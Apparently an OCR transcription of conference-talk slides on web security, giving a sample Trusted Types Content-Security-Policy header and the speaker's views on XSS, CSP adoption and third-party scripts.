


```
Content-Security-Policy:
            trusted-types default;
            require-trusted-types-for 'script';
```


# Strategies & Roadblocks




# Strategies & Roadblocks



# Strategies & Roadblocks



## Strategies & Roadblocks




## My take on Trusted Types

- **Pro**: browsers **can** enforce that all data must be sanitized
  - Allows to mitigate any client-side injection, irrespective of the source (classical XSS, DOM clobbering, prototype pollution, …)
- **Con**: Not all browsers support Trusted Types at the moment
  - Should ™ be addressed soon ™
- **Con**: Are we certain that we can get rid of XSS by adding **more** complexity?
- **Con**: Questionable that third parties can be meaningfully sanitized
  - Actually an interesting research question ;-)

# A short future of XSS and CSP

- First parties are often unable to deploy CSP because of their third parties
  - See our Ruhrsec 2022 talk
- Third parties play a key role in the ecosystem
  - … Yet lack incentives to be security-compatible
- Rather than new complex solution, simplify things
  - Disallow new features if third parties violate some policy (e.g., use eval, document.write, innerHTML, etc)

## Complexity kills



- Adding layers of security does not really benefit the masses without enforcement
- Key players must act accordingly
  - Disallow unencrypted MTA traffic / broken certificates altogether
  - Disable features for third parties if they are in the way of security for the including parties

End of the monologue, looking forward for the dialogue!